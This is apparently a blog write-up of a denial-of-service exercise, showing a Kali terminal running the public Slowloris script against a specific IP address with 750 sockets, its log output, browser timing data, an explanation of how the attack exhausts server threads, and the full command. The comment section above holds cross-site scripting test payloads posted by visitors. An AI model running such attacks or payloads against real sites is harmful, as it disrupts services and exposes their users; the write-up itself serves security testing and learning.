
DOS Attack using Slowloris



Your Thoughts

Share Your Thought

first thought
— sa

<p>This is tag para</p>
— SA

<script>alert</script>
— <script>alert2</script>

<script>alert</script>
— <script>alert</script>

<script>alert(1)</script>
— <script>alert(1)</script>

some-page.com/noimage.jpg" onerror="alert('ha')"
— some-page.com/noimage.jpg" onerror="alert('ha')"

.
— some-page.com/noimage.jpg" onerror="alert('ha')"

s-page.com/noimage.jpg" onerror="alert('ha')"

```
┌──(kali㉿kali)-[~/Desktop/Slowloris/slowloris]
└─$ python3 slowloris.py 18.168.216.191 -p 80 -s 750 -ua
[04-07-2021 12:28:52] Attacking 18.168.216.191 with 750 sockets.
[04-07-2021 12:28:52] Creating sockets...
[04-07-2021 12:29:12] Sending keep-alive headers... Socket count: 381
[04-07-2021 12:29:31] Sending keep-alive headers... Socket count: 381
[04-07-2021 12:29:50] Sending keep-alive headers... Socket count: 381
[04-07-2021 12:30:09] Sending keep-alive headers... Socket count: 381
[04-07-2021 12:30:38] Sending keep-alive headers... Socket count: 637
[04-07-2021 12:30:57] Sending keep-alive headers... Socket count: 637
[04-07-2021 12:31:16] Sending keep-alive headers... Socket count: 636
[04-07-2021 12:31:36] Sending keep-alive headers... Socket count: 750
[04-07-2021 12:31:51] Sending keep-alive headers... Socket count: 750
[04-07-2021 12:32:06] Sending keep-alive headers... Socket count: 750
[04-07-2021 12:32:21] Sending keep-alive headers... Socket count: 750
```

Sta...	Me...	Domain	File	Initiator	Ty...	Transferr...	Size
200	GET	18.168...	/	BrowserT...	html	124.27 KB	12...
304	GET	18.168...	bootstrap.min.css	stylesheet	css	cached	10...
304	GET	18.168...	bootstrap-responsive.min.css	stylesheet	css	cached	16....
304	GET	ajax.g...	jquery.min.js	script	js	cached	0 B
304	GET	18.168...	bootstrap.min.js	script	js	cached	0 B
304	GET	18.168...	background.png	img	png	cached	82....
304	GET	18.168...	glyphicons-halflings.png	img	png	cached	12....
404	GET	18.168...	favicon.ico	FaviconL...	html	cached	4.2...

8 requests | 339.92 KB / 124.27 KB transferred | Finish: 808 ms | DOMContentLoaded:

Queued: 0 ms | Started: 0 ms | Downloaded: 181 ms

Request Timing

Blocked:	0 ms
DNS Resolution:	0 ms
Connecting:	0 ms
TLS Setup:	0 ms
Sending:	0 ms
Waiting:	63 ms
Receiving:	118 ms

Slowloris is basically an HTTP Denial of Service attack that affects threaded servers. It works like this:

- We start making lots of HTTP requests.
- We send headers periodically (every ~15 seconds) to keep the connections open.
- We never close the connection unless the server does so. If the server closes a connection, we create a new one keep doing the same thing.
- This exhausts the servers thread pool and the server can't reply to other people.

We ran Slowlowris against the target IP on Port 80 (HTTP). The DOS attack was using 750 sockets and I have added randomized user-agents for each request (“-ua” flag on command).

As you can see on the right side, the request timings of the website have only been impacted slightly. The usual waiting time was at around 40-50ms, and while running the attack, the timing only increased slightly to 60ms. The DOS attack overall only had a minor impact on the application.

Full command:

```
python3 slowloris.py 18.168.216.191 -p 80 -s 750 -ua
```

Github Repo for Script:

https://github.com/gkbrk/slowloris